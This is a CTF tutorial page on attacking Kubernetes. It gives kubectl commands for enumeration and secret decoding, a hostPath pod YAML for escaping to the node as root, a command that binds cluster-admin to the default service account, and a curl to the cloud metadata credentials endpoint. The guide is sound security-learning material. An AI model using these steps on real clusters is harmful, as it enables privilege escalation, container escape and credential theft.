Kubernetes Basics for CTF
Core Kubernetes attack surface for cloud CTFs - pods, service accounts, RBAC, and secret exposure.
Kubernetes Basics for CTF
Kubernetes CTF challenges often start with partial access: a kubeconfig, pod shell, leaked service account token, or exposed dashboard. Your goal is to map permissions, find secrets, and pivot. The attack surface is well-defined: service accounts are over-privileged by default, secrets are base64-encoded (not encrypted), and RBAC misconfigurations are common.

K8s Attack Path
Kubernetes Objects You Must Know
| Object | CTF Relevance |
|---|---|
| Pod | Workload container you might shell into |
| ServiceAccount | Identity for pods, often over-privileged |
| Secret | Stores tokens/keys (base64-encoded, not encrypted by default) |
| Role / ClusterRole | Defines allowed actions on resources |
| RoleBinding / ClusterRoleBinding | Grants roles to users/service accounts |
Access Paths
# Set kubeconfig if provided
export KUBECONFIG=/path/to/kubeconfig

# Or use a raw token
TOKEN="eyJhbGciOiJSUzI1NiI..."
kubectl --token="$TOKEN" --server=https://k8s-api:6443 \
  --insecure-skip-tls-verify \
  auth can-i --list

# Initial enumeration
kubectl get ns
kubectl get pods -A
kubectl get sa -A
kubectl get secrets -A
kubectl get clusterrolebindings -A | grep -i admin
Exploitation Steps
Check Effective Permissions
kubectl auth can-i --list
kubectl auth can-i get secrets -A
kubectl auth can-i create pods -A
kubectl auth can-i create rolebindings -A
This is the most important command. It tells you exactly what you can do.
Read Secrets (if allowed)
kubectl get secrets -n target-ns -o yaml

# Decode a specific value
kubectl get secret app-secret -n target-ns \
  -o jsonpath='{.data.flag}' | base64 -d
Create Privileged Pod (if create pods allowed)
Mount the host filesystem and escape the container:
apiVersion: v1
kind: Pod
metadata:
  name: host-mount
spec:
  containers:
    - name: shell
      image: alpine
      command: ["/bin/sh", "-c", "sleep 3600"]
      volumeMounts:
        - name: host
          mountPath: /host
  volumes:
    - name: host
      hostPath:
        path: /
        type: Directory
kubectl apply -f privileged-pod.yaml
kubectl exec -it host-mount -- chroot /host /bin/sh
# Now you have root on the nodeEscalate via RoleBinding (if allowed)
kubectl create clusterrolebinding pwned \
  --clusterrole=cluster-admin \
  --serviceaccount=default:default
# Now default SA has cluster-admin
Pivot to Cloud Provider
Check for cloud credentials in pod environment or node filesystem:
env | grep -i "aws\|gcp\|azure\|token\|secret"
cat /host/etc/kubernetes/cloud-config 2>/dev/null
# IMDS is accessible from nodes:
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
Common CTF Misconfigurations
Checklist
- Enumerate pods, service accounts, secrets, and RBAC objects
- Use
kubectl auth can-i --listto map capabilities - Inspect pod env vars and mounted files for tokens and keys
- Read and base64-decode interesting secrets
- Look for cloud provider creds (AWS/GCP/Azure) in pods and node filesystem
- Test pod-creation and hostPath-based node access if allowed
- Check for
cluster-adminbindings on default or CI service accounts
Last updated on